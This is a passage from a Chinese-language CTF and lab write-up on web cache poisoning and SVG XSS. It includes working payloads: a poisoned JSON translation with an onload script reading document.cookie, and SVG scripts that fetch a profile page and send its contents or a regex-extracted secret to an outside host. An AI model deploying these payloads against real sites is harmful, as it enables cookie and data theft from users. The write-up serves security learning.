
1. 由于英文(en)不能设置payload，所以我们只能通过设置`X-Original-URL`强行让用户设置为其他类型的语言。
2. 通过设置一种语言中的xsspayload，让用户强行跳转过来

第二处投毒：

1. json数据页面的投毒，让用户读取到恶意的带有xss payload的数据。


解题：

- 投毒主页让用户强行跳转到cn语言中



这里有个Trick就是`X-Original-URL`字段要设置为`/setlang\cn`，而不是`/setlang/cn`。这是因为后者跳转过去会有`Set-Cookie`字段，导致页面无法缓存。前者浏览器要先经过一个处理——将`\`转换为`/`。就不会有`Set-Cookie`字段了

- 投毒/?localized=1 页面让用户读取到恶意数据



恶意数据的Header：

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
```

恶意json数据：

```
{
    "en": {
    "name": "English"
    },
    "cn": {
        "name": "a",
        "translations": {
            "Return to list": "123",
            "View details": "<svg onload=alert(document.cookie)>",
            "Description:": "456"
        }
    }
}
```

可以使用Brupsuite持续的向这两个页面发送数据进行投毒，不然的话后端可能会访问不到。

四、使用缓存投毒来解CTF题

打算整理缓存投毒是因为这篇文章：通过一道题了解缓存投毒和SVG XSS 这个CTF题也是文章里面的内容。我这里只记录一下简要的解题过程。


题目地址：http://web50.zajebistyc.tf/

正常解题

构造SVG XSS Payload上传到服务器，将图片地址发送给管理员即可获得Flag。(http://***/是自己的vps地址)

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x=
```

```
"0px" y="0px" width="100px" height="100px" viewBox="0 0 751 751" enable-background="new 0 0 751 751" xml:space="
preserve">  <image id="image0" width="751" height="751" x="0" y="0"
    href="" />
<script>
fetch("/profile").then(function (e) {
        e.text().then(function (f) {
                console.log(btoa(f));
                fetch("http://***/?" + btoa(f))
            })
    })
</script>
</svg>
```



更简短的payload，通过正则匹配源码中的secret：

```
fetch("/profile").then(function(e){e.text().then(function(f){new/**/Image().src='//avlidienbrunn.se/?'+/secret(.
*)>/.exec(f)[0]})})
```

缓存投毒方式

这种方式比前面的要复杂，能够这样解题的原因有以下几点：

1. 题目使用了cloudflare来作CDN缓存，会对js、img这类静态文件进行缓存
2. 题目运行你设置任意的文件名，且个人信息页面为名称结尾。例如，我将文件名设置为Smi1e.js，则个人信息页面就是/profile/Smi1e.js。CDN会将其缓存
3. 个人信息页面的鞋码处存在XSS

通过这几点就很容易构造出缓存投毒的payload，但是之前在缓存部分我们知道，缓存受到地区的限制，不同地区不会访问到同一个缓存。在构造和利用这个缓存投毒时，我们需要购买一个与题目环境相对应的服务器进行利用。这里就直接看下别人的exp吧：https://ctftime.org/writeup/13925

整个exp利用的步骤如下：

1. 页面上的 shoesize处存在xss，构造一个利用的数据包。
2. 注册一个以.js的用户名
3. 发送构造的数据包
4. 访问/profile/name.js页面
5. report地址

需要注意的是在这个题目环境当中，vary字段中的Cookie并没有生效。原因：

理论上来说，网站可以使用“Vary”响应头来指定额外应该加入到缓存键中的其他请求头。在实践中，对Vary响应头的使用仅停留在理论阶段，像Cloudflare这样的CDN完全忽略它，大家甚至没有意识到他们的应用程序支持任何基于请求头的输入。
——https://www.anquanke.com/post/id/156356

参考

- 实战Web缓存投毒（上）
- 实战Web缓存投毒（下）
- 通过一道题了解缓存投毒和SVG XSS
- Web cache poisoning


```
        </div>
```